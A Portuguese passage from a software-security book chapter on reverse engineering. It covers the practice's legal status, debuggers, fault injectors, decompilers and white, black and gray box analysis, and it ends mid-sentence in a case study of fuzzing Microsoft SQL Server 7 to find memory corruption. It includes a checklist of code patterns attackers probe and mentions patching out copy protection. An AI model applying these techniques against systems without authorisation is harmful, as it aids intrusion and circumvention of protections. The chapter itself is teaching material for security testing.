O software é um conjunto de instruções que determina o que um computador de uso geral deve fazer. Portanto, de certa forma, o programa é uma instância de uma determinada máquina (composta pelo computador e suas instruções). Máquinas como essas obviamente têm regras explícitas e um comportamento bem-definido. Embora possamos observar esse comportamento acontecendo à medida que executamos um programa em uma máquina, o ato de analisar o código e vir a entender o funcionamento interno de um programa às vezes é mais difícil. Em alguns casos o código-fonte de um programa está disponível para análise; em outros, não está. As técnicas de ataque, portanto, nem sempre devem contar com o código-fonte. De fato, algumas técnicas de ataque são importantes independentemente da disponibilidade do código-fonte. Outras técnicas podem, de fato, reconstruir o código-fonte a partir das instruções de máquina. Essas técnicas são o foco deste capítulo.

Engenharia reversa

A engenharia reversa é o processo de criar a "matriz" de uma máquina para discernir suas regras *analisando somente a máquina e seu comportamento*. Em alto nível, esse processo envolve tomar algo que no início você não entende totalmente do ponto de vista técnico e passa a entender totalmente sua função, aspectos internos e construção. Um bom engenheiro de reversão tenta entender os detalhes de software, o que necessariamente envolve entender como funciona a maquinaria de computação como um todo em que o software é executado. O engenheiro de reversão deve ter um conhecimento profundo de hardware *e* software, e de como funcionam em conjunto.

Pense no modo como o software processa uma entrada externa. A entrada externa do "usuário" pode conter comandos e dados. Cada caminho de código que há no

alvo envolve várias decisões de controle que são tomadas com base em entrada. Às vezes um caminho de código é amplo e permite que qualquer volume de mensagens passe com sucesso. Em outros casos, o caminho de código é estreito, estreitando as coisas ou até mesmo parando se a entrada não for formatada da forma correta. Esses detalhes podem ser mapeados se você tiver as ferramentas corretas. A Figura 3.1 mostra os caminhos de código que se encontram em um programa comum de servidor FTP. Nesse diagrama, está sendo mapeada uma sub-rotina complexa. Cada localização é mostrada em uma caixa juntamente com as instruções de máquina correspondentes.

Em termos gerais, quanto mais fundo você vai ao "perambular" pelo programa, mais longo se torna o caminho de código entre a entrada em que você "começou" e o ponto em que você termina. Chegar a um determinado local nessa casa de lógica exige seguir os caminhos para vários cômodos (de preferência, os cômodos onde estão as coisas de valor). Cada porta interna pela qual você passa impõe regras sobre os tipos de mensagens que podem passar. Portanto, o andar de cômodo em cômodo envolve a negociação de vários conjuntos de regras relacionadas às entradas que são aceitas. Isso torna um verdadeiro desafio a criação de um fluxo de entradas que consegue passar por várias portas (externas e internas). Em geral, a entrada de ataque torna-se cada vez mais refinada e específica à medida que vai mais fundo no programa-alvo. É exatamente por isso que o ataque ao software requer muito mais que uma simples abordagem de força bruta. O simples bombardeio a um programa com entradas aleatórias quase nunca percorre todos os caminhos do código. Portanto, muitos dos possíveis caminhos pela casa permanecem desconhecidos (e não explorados) tanto pelos invasores quanto pelos defensores.

Por que engenharia reversa?

A engenharia reversa permite aprender sobre a estrutura do programa e sua lógica. Portanto, a engenharia reversa leva a insights críticos sobre o funcionamento do programa. Esse tipo de insight é extremamente útil ao explorar o software. A engenharia reversa oferece vantagens evidentes. Por exemplo, pode-se aprender o tipo de funções de sistema que o programa-alvo está utilizando. Você pode saber quais arquivos o programa-alvo acessa. Você pode saber quais protocolos o software-alvo utiliza e como ele se comunica com outras partes da rede-alvo.

A maior vantagem da reversão é que se pode alterar uma estrutura do programa e, assim, afetar diretamente o fluxo lógico. Tecnicamente essa atividade é chamada de *patching* ("correção"), porque isso envolve a colocação de novos patches de código, de modo transparente, no código original — é como colocar um remendo em um cobertor. Os patches permitem adicionar comandos ou alterar o funcionamento de certas chamadas de função. Isso permite adicionar recursos secretos, remover ou desativar funções e corrigir bugs de segurança sem ter o código-fonte. Um dos usos comuns dos patches no submundo da informática envolve a remoção dos mecanismos de proteção contra cópias.




Figura 3.1: Esse gráfico mostra o fluxo de controle por meio de uma sub-rotina em um servidor FTP comum. Cada bloco é um conjunto de instruções que são executadas como um grupo, uma instrução depois da outra. As linhas entre caixas mostram o modo como o controle do código conecta as caixas. Há vários "ramos" entre as caixas, que representam pontos de decisão no fluxo de controle. Em muitos casos, uma decisão relacionada às ramificações pode ser influenciada pelos dados fornecidos por um invasor.

Como qualquer habilidade, a engenharia reversa pode ser utilizada para o bem ou para o mal.

A engenharia reversa deveria ser ilegal?

Como a engenharia reversa pode ser utilizada para reconstruir o código-fonte, ela fica na corda bamba em relação à lei de propriedade intelectual. Vários contratos de licenciamento de software proíbem expressamente a engenharia reversa. As empresas de software temem (e com razão) que seus algoritmos e métodos que são segredo comercial sejam revelados mais diretamente pela engenharia reversa do que pela observação externa da máquina. Entretanto, não há nenhuma lei geral contra a engenharia reversa.

Como a engenharia reversa é um passo crucial para remover esquemas de proteção contra cópias, há uma certa confusão em relação à sua legalidade. A aplicação de patches ao software para burlar a proteção contra cópias ou os esquemas de gerenciamento de direitos digitais é ilegal. A aplicação de engenharia reversa ao software não é. Se a lei mudar e a engenharia reversa se tornar ilegal, isso será um duro golpe para o usuário comum de software (principalmente para o usuário comum e curioso). Uma lei proibindo totalmente a engenharia reversa seria como uma lei que torna ilegal abrir o capô de um carro para consertá-lo. Sob um sistema desse tipo, os usuários de automóveis seriam obrigados por lei a procurar a concessionária para obter todo tipo de conserto e manutenção.[2]

Os fornecedores de software proíbem a engenharia reversa em seus contratos de licenciamento por várias razões. Uma das razões é que a engenharia reversa, de fato, revela métodos secretos de forma mais evidente. Mas tudo isso é, na verdade, meio ridículo. Para um engenheiro de reversão qualificado, analisar o código binário de máquina de um programa é equivalente a ter o código-fonte. Sendo assim, o segredo já está revelado mas, nesse caso, somente os especialistas conseguem "ler" o código. Observe que é possível defender os métodos secretos por outros meios que não envolvem tentar escondê-los de todo mundo, exceto os especialistas em código compilado. As patentes existem especificamente para esse propósito, assim como a legislação de direitos autorais. Um dos bons exemplos de proteção adequada aos programas pode ser encontrado na área de algoritmos de criptografia de dados. Para que os algoritmos de criptografia sejam considerados verdadeiramente eficientes e úteis, eles devem ser submetidos à avaliação dos profissionais de criptografia. Entretanto, o inventor do algoritmo pode manter os direitos sobre o trabalho. Foi isso o que aconteceu com o conhecido esquema de criptografia RSA. Observe também que, embora este livro tenha direitos autorais protegidos, você tem permissão para lê-lo e entendê-lo. De fato, você é incentivado a fazer isso.

Outra razão pela qual os fornecedores de software gostariam que a engenharia reversa se tornasse ilegal é impedir que os pesquisadores encontrem defeitos de segurança no código. Com muita freqüência, os pesquisadores de segurança encontram defeitos nos softwares e os divulgam em foruns públicos como o bugtraq. Isso não é

---

2. Embora isso não lhe pareça tão mau, note que uma lei dessas pode muito bem tornar ilegal o trabalho de qualquer mecânico "não-autorizado" no seu carro.

bom para os fornecedores de software, prejudica a imagem e fere a reputação de bons profissionais. (Ao mesmo tempo, também tende a fazer o software melhorar.) Há uma prática bem-estabelecida segundo a qual o especialista em segurança informa um defeito ao fornecedor e lhes concede um período razoável para corrigir o bug antes da divulgação do mesmo. Note que, durante esse período, o defeito continua existindo, para que especialistas em segurança mais sigilosos (inclusive as pessoas mal-intencionadas) o explorem. Se a engenharia reversa se tornar ilegal, os pesquisadores serão impedidos de utilizar uma ferramenta crítica para avaliar a qualidade do código. Sem a capacidade de examinar a estrutura de software, os usuários serão forçados a confiar na palavra do fornecedor, que diz que o software é realmente um produto de qualidade.[3] Tenha em mente que, na atualidade, nenhum fornecedor está obrigado a assumir financeiramente os gastos relativos a falhas no software. Sendo assim, podemos confiar na palavra do fornecedor em relação à qualidade na medida que ela afeta os seus lucros (e não mais do que isso).

A Digital Millenium Copyright Act (DCMA) considera, de forma explícita (e controversa), a engenharia reversa como violação de direitos autorais e quebra de software. Para conhecer um ponto de vista interessante sobre como essa lei influencia a liberdade individual, acesse o site de Ed Felten em http://www.freedomtotinker.com.

Ao comprar ou instalar um software, geralmente você depara com um Contrato de Licença para o Usuário Final (End-User License Agreement-EULA) em uma tela. É um contrato legal que você deve ler e aceitar. Em muitos casos, o simples ato de abrir fisicamente uma embalagem de pacote de software, como a caixa ou a capa do disco, implica que você concordou com a licença do software. Ao fazer o download de um software on-line, em geral você é solicitado a pressionar "I AGREE (CONCORDO)" em resposta a um documento de EULA exibido no site (não abordaremos as questões de segurança ligadas a isso). Esses acordos normalmente contêm expressões que proíbem expressamente a engenharia reversa. Entretanto, esses acordos podem ter validade no tribunal ou não [Kaner, 1998].

A Uniform Computer Information Transactions Act (UCITA) impõe fortes restrições à engenharia reversa e pode ser utilizada para ajudar o "click-through" dos EULAs a ter validade nos tribunais. Alguns estados norte-americanos adotaram a UCITA (Maryland e Virginia, no período em que o livro foi escrito), o que prejudica bastante a capacidade de aplicar a engenharia reversa legalmente.

Ferramentas de engenharia reversa e conceitos

A engenharia reversa incentiva setores técnicos inteiros e abre caminho para a concorrência. Os engenheiros reversos trabalham em problemas difíceis, como a integração de software a protocolos proprietários e ao código. Com freqüência, também se dedi-

3. Note que vários consumidores já sabem que estão comprando software de má qualidade, mas alguns deles continuam confusos em relação ao nível de qualidade que o software pode realmente proporcionar.

cam a desvendar os mistérios dos novos produtos lançados por concorrentes. A explosão do mercado de clones de PC na década de 80 foi bastante impulsionada pela capacidade de aplicar engenharia reversa ao software de IBM PC BIOS. Os mesmos truques foram aplicados no setor de consoles de jogos do tipo set-top (que inclui o PlayStation da Sony, por exemplo). Os fabricantes de chip Cyrix e AMD têm aplicado engenharia reversa ao microprocessador da Intel para lançar chips compatíveis. Do ponto de vista jurídico, o trabalho de engenharia reversa é perigoso porque fica no limite da lei. Novas leis como a DMCA e a UCITA (que muitos analistas de segurança condenam porque as consideram inadequadas) impõem restrições pesadas à engenharia reversa. Se você for incumbido de fazer a engenharia reversa legalmente em um software, é necessário entender essas leis. Não abordaremos os aspectos jurídicos da engenharia reversa porque não somos especialistas na área. Basta dizer que é muito importante buscar assistência jurídica nesses assuntos, principalmente quando você representa uma empresa que zela por sua propriedade intelectual.

O depurador

O depurador é um programa que se conecta a outros programas de software e os controla. Um depurador permite executar passo a passo um código ("single stepping"), rastrear a depuração, configurar de pontos de interrupção (breakpoints) e visualizar variáveis e o estado da memória no programa-alvo conforme ele é executado passo a passo. Os depuradores são importantíssimos para determinar o fluxo lógico do programa. Os depuradores dividem-se em duas categorias: depuradores do modo de usuário e depuradores do modo de kernel. Os depuradores do modo de usuário funcionam como programas normais sob o SO e estão sujeitos às mesmas regras que os programas normais. Sendo assim, os depuradores do modo de usuário só conseguem depurar outros processos de nível de usuário. Um depurador do modo de kernel é parte do SO e consegue depurar drivers de dispositivos e até o próprio SO. Um dos depuradores comerciais de modo de kernel mais conhecidos é o SoftIce, da Compuware (http://www.compuware.com/products/driverstudio/ds/softice.htm).

Ferramentas de injeção de falhas

Ferramentas que podem fornecer entradas malformadas ou formatadas inadequadamente a um processo do software-alvo para causar falhas são um tipo de ferramenta de injeção de falha. As falhas do programa podem ser analisadas para determinar se há erros no software-alvo. Algumas falhas têm implicações de segurança, como falhas que permitem ao invasor ter acesso direto ao host ou à rede. As ferramentas de injeção de falhas dividem-se em duas categorias: de host e de rede. Os injetores de falhas baseados em host atuam como depuradores e podem conectar-se a um processo e alterar estados do programa. Os injetores de falha baseados em rede manipulam o tráfego de rede para determinar o efeito no receptor.

Embora as abordagens clássicas à injeção de falhas costumem utilizar instrumentação de código-fonte [Voas e McGraw, 1999], alguns dos injetores de falha modernos dão mais atenção à distorção da entrada do programa. São de interesse particular para os profissionais de segurança: o Hailstorm (Cenzic), a Failure Simulation Tool (Ferramenta de Simulação de Falha ou FST) (Cigital) e o Holodeck (Florida Tech). A abordagem de James Whittaker da injeção de falhas para testar (e quebrar) software é explicada em dois livros [Whittaker, 2002; Whittaker e Thompson, 2003].

O disassembler

Um disassembler ("desmontador") é uma ferramenta que converte código legível por máquina em linguagem assembly. A linguagem assembly é uma forma legível para humanos do código de máquina (pelo menos, é mais legível para humanos do que uma string de bits). Os disassemblers mostram quais instruções de máquina estão sendo utilizadas no código. O código de máquina geralmente é específico para uma determinada arquitetura de hardware (como o chip PowerPC ou chip Intel Pentium). Portanto, os disassemblers são criados especificamente para a arquitetura do hardware-alvo.

O compilador reverso ou descompilador

Um descompilador é uma ferramenta que converte código de assembly ou código de máquina em código-fonte, em uma linguagem de nível mais alto, como C. Os descompiladores também são utilizados para transformar linguagens intermediárias, como bytecode Java e a Common Runtime Language (CRL), em um código-fonte como o Java. Essas ferramentas são extremamente úteis para determinar a lógica de nível mais alto, como loops, switches e instruções if-then. Os descompiladores são muito parecidos com os disassemblers mas levam o processo um (importante) passo à frente. Pode-se utilizar um bom par de disassembler/compilador para compilar sua própria saída coletiva de volta ao mesmo binário.

As abordagens da engenharia reversa

Como já dissemos, às vezes o código-fonte está disponível para o engenheiro de reversão e às vezes não está. Os métodos de teste e análise de caixa-branca ("white box") e caixa-preta ("black box") tentam entender o software, mas utilizam abordagens diferentes, para o caso de o analista ter ou não ter acesso ao código-fonte.

Independentemente do método, há várias áreas fundamentais que o invasor deve examinar para localizar vulnerabilidades no software:

- Funções que verificam os limites incorretamente (ou não verificam)
- Funções que passam por dados fornecidos pelo usuário ou os utilizam em uma string de formato (*format string*)
- Funções destinadas a forçar a verificação de limites em uma string de formato (como `%20s`)

- Rotinas que obtêm entradas de usuário utilizando um loop
- Operações de baixo nível de cópia de bytes
- Rotinas que utilizam aritmética de ponteiro em buffers fornecidos pelo usuário
- Chamadas de sistema "confiáveis" que aceitam entradas dinâmicas

Essa lista, um pouco tática, é útil quando você está "perdido" com o código binário.

Análise da caixa-branca

A análise da caixa-branca envolve a análise e a compreensão do código-fonte. Às vezes, somente o código binário está disponível, mas se você descompila um binário para obter código-fonte e em seguida estuda o código, isso também pode ser considerado um tipo de análise de caixa-branca. O teste de caixa-branca, em geral, é muito eficiente para localizar erros de programação e erros de implementação no software. Em alguns casos essa atividade chega à comparação de padrões e pode ser até automatizada com um analisador estático.[4] Uma das desvantagens desse tipo de teste de caixa-branca é que ele pode relatar uma possível vulnerabilidade equivocadamente (isso é chamado de *falso positivo*). Contudo, a utilização de métodos estáticos de análise no código-fonte é uma boa abordagem para explorar alguns tipos de software.

Há dois tipos de ferramentas de análise de caixa-branca: as que requerem o código-fonte e as que automaticamente descompilam o código binário e continuam a partir daí. Uma plataforma de análise de caixa-branca eficiente e disponível comercialmente, a IDA-PRO, não requer acesso ao código-fonte. O SourceScope, que contém um grande banco de dados de problemas ligados ao código-fonte e problemas comuns de Java, C e C++, requer o código-fonte. O conhecimento envolvido nessas ferramentas é extremamente útil para a análise de segurança (e, naturalmente, para a exploração de software).

Análise da caixa-preta

A análise da caixa-preta designa a análise de um programa em execução sondando-o com várias entradas. Esse tipo de teste requer apenas um programa em execução e não faz nenhum tipo de análise de código-fonte. No paradigma da segurança, pode-se fornecer uma entrada maliciosa ao programa na tentativa de quebrá-lo. Se o programa quebra durante um determinado teste, o problema de segurança pode ter sido descoberto.

Note que o teste de caixa-preta é possível mesmo sem ter acesso ao código binário. Ou seja, pode-se testar o programa remotamente na rede. Basta ter um programa em execução em algum lugar que esteja aceitando entradas. Se o testador puder fornecer entradas que o programa utiliza (e observar o efeito do teste), o teste de caixa-preta será possível. É por isso que os invasores reais freqüentemente adotam as técnicas de caixa-preta.

---

4. A ferramenta SourceScope da Cigital, por exemplo, pode ser utilizada para localizar possíveis defeitos de segurança em software utilizando o código-fonte (http://www.cigital.com).

O teste de caixa-preta não é tão eficiente quanto o teste de caixa-branca para conhecer o código e seu comportamento, mas o teste de caixa-preta é muito mais fácil de fazer e normalmente requer muito menos habilidade que o teste de caixa-branca. Durante o teste de caixa-preta, o analista tenta avaliar todos os caminhos internos importantes do código que podem ser influenciados diretamente e observados de fora do sistema. O teste de caixa-preta não consegue fazer buscas completas no espaço de entradas de um programa devido a restrições teóricas, mas o teste de caixa-preta age de forma mais parecida a um ataque real ao software-alvo em um ambiente operacional real, se comparado a um teste de caixa-branca.

Como o teste de caixa-preta acontece em um sistema em funcionamento, ele costuma ser uma maneira eficiente de entender e avaliar os problemas de negação de serviço (DoS). Já que o teste de caixa-preta consegue validar um aplicativo *dentro do ambiente de tempo de execução* (se possível), ele pode ser utilizado para determinar se uma possível área problemática é realmente vulnerável em um sistema real de produção.[5] Às vezes, os problemas que são descobertos em uma análise de caixa-branca podem não ser exploráveis em um sistema real e distribuído. Um firewall pode bloquear o ataque, por exemplo.[6]

O Hailstorm da Cenzic é uma plataforma de teste de caixa-preta comercialmente disponível para softwares em rede. Pode ser utilizado para analisar sistemas em funcionamento, procurando problemas de segurança. Para testar roteadores de rede e switches, há dispositivos especiais de hardware, como SmartBits e IXIA. Uma ferramenta freeware chamada ISICS pode ser utilizada para testar a integridade da pilha de TCP/IP. PROTOS e Spike são alguns dos sistemas de ataque de protocolo que utilizam técnicas de caixa-preta.

Análise da caixa cinza

A análise da caixa cinza [*gray box*] combina técnicas de caixa-branca e teste de entradas de caixa-preta. As abordagens de caixa cinza normalmente requerem a utilização de várias ferramentas em conjunto. Um bom exemplo de uma análise de caixa cinza simples é executar um programa-alvo dentro de um depurador e em seguida fornecer determinados conjuntos de entradas ao programa. Dessa maneira, o programa é ativado enquanto o depurador é utilizado para detectar quaisquer falhas ou comportamentos defeituosos. O Purify da Rational é uma ferramenta comercial que pode fornecer análise detalhada de tempo de execução focada na utilização e consumo de memória. Isso é particularmente importante para programas em C e C++ (nos quais há grandes

---

5. O problema do teste de sistemas de produção em funcionamento é evidente. Um teste bem-sucedido de negação de serviço derruba um sistema de produção, igual a um ataque real. Pela nossa experiência, as empresas não vêem esse tipo de teste com bons olhos.

6. Entretanto, note que a análise de caixa-branca é útil para testar como um software irá se comportar em vários ambientes. Para o código amplamente distribuído, esse tipo de teste é essencial.

problemas de memória). O Valgrind é um depurador freeware que fornece análise de tempo de execução para Linux.

Todos os métodos de teste podem revelar possíveis riscos e explorações de software. A análise de caixa-branca identifica diretamente mais bugs, mas o risco real de exploração é difícil de medir. A análise de caixa-preta identifica problemas reais que reconhecidamente são exploráveis. A utilização das técnicas de caixa cinza combina os dois métodos de forma eficiente. Os testes de caixa-preta podem varrer programas em redes. Os testes de caixa-branca requerem a análise estática do código-fonte ou binário. Em um caso típico, a análise de caixa-branca é utilizada para localizar possíveis áreas problemáticas; em seguida, o teste de caixa-preta é utilizado para desenvolver ataques funcionais contra essas áreas.

Caixa preta

Ambiente de tempo de execução do software de auditoria
- Ameaças externas
- Negação de serviço
- Falha em cascata
- Política de segurança e filtros
- Scales e runs across rede corporativa
- Importante para administradores de sistema/segurança

Caixa branca

Código de software de auditoria
- Erros de programação
- Requer o repositório central do código
- Importante para desenvolvedores e testadores

Um dos problemas de quase todos os tipos de teste de segurança (independentemente de ser caixa-preta ou caixa-branca) é que não há problema nenhum. Ou seja, a maioria das organizações de CQ se preocupa com o teste funcional e emprega pouco tempo para entender ou procurar riscos à segurança. De qualquer forma, o processo de CQ quase sempre é negligenciado na maioria das software houses (fabricantes de software) por causa de restrições de tempo e orçamento e a idéia de que a CQ não é uma parte essencial de desenvolvimento de software.

Conforme o software vai se tornando mais importante, mais ênfase está sendo dada ao gerenciamento da qualidade do software — uma abordagem unificada ao teste e à análise que envolve segurança, confiabilidade e desempenho. O gerenciamento da qualidade de software utiliza técnicas de caixa-branca e caixa-preta para identificar e gerenciar riscos de software no ponto mais inicial possível do ciclo de vida do desenvolvimento de software.

Utilizando técnicas da caixa cinza para descobrir vulnerabilidades no Microsoft SQL Server 7

As técnicas de caixa cinza geralmente potencializam várias ferramentas. Daremos um exemplo utilizando ferramentas de depuração em tempo de execução combinadas com um gerador de entradas de caixa-preta. A utilização de ferramentas de detecção de erro em tempo de execução e de depuração é uma maneira eficiente de localizar o problema do software. Quando combinados a ferramentas de injeção de caixa-preta, os depuradores ajudam a detectar falhas de software. Em muitos casos, o desassembly do programa pode determinar as características exatas de um bug de software como o que será mostrado.

O Purify da Rational é uma ferramenta muito poderosa que examina o software dinamicamente à medida que ele executa. Nesse exemplo, realizamos injeção de caixa-preta no Microsoft SQL Server 7 com o Hailstorm, monitorando o alvo, que estava utilizando o Purify. Ao combinar o Purify e o Hailstorm, o teste consegue descobrir um problema de corrupção de memória que está ocorrendo no SQL Server como resultado de uma entrada de protocolo malformada. A corrupção tem como resultado uma exceção de software e, em seguida, uma falha.

Para começar, identifica-se um ponto remoto de entrada é no SQL Server. O servidor espera por conexões na porta TCP/1433. O protocolo utilizado nessa porta, em grande parte, não é documentado. Em vez de aplicar engenharia reversa ao protocolo, cria-se um teste simples que fornece entradas aleatórias intercaladas com seqüências numéricas. Esses dados são reproduzidos na porta TCP. O resultado é a geração de muitas possíveis entradas "quase legais" para a porta, cobrindo um amplo espectro de valores de entrada. As entradas são injetadas durante vários minutos em uma taxa de aproximadamente 20 por segundo.

Os dados injetados passam por vários caminhos de código dentro do software SQL Server. Esses locais, basicamente, lêem o cabeçalho do protocolo. Em pouco tempo, o teste causa uma falha e o Purify indica que houve corrupção de memória.

A captura de tela da Figura 3.2 mostra o resultado da falha do SQL Server, o dump do Purify e a plataforma de teste do Hailstorm, tudo no mesmo lugar. A corrupção de memória indicada pelo Purify ocorre antes do travamento do SQL Server. Embora o ataque cause uma queda do servidor, seria difícil de determinar o ponto de corrupção de memória sem a utilização do Purify. Os dados fornecidos pelo Purify permitem localizar o caminho exato no código que falhou.

A detecção dessa falha ocorre bem antes de uma exploração real ter ocorrido. Se quiséssemos localizar essa exploração utilizando somente ferramentas de caixa-preta, talvez levássemos dias tentando testes de entrada para poder causar o bug. A corrupção que está ocorrendo pode causar problema em um local inteiramente diferente do código, dificultando muito a identificação da seqüência de entrada que causa o erro. A análise estática pode ter detectado um problema de corrupção de memória, mas nunca seria capaz de determinar se o bug poderia ser explorado, na prática, por um

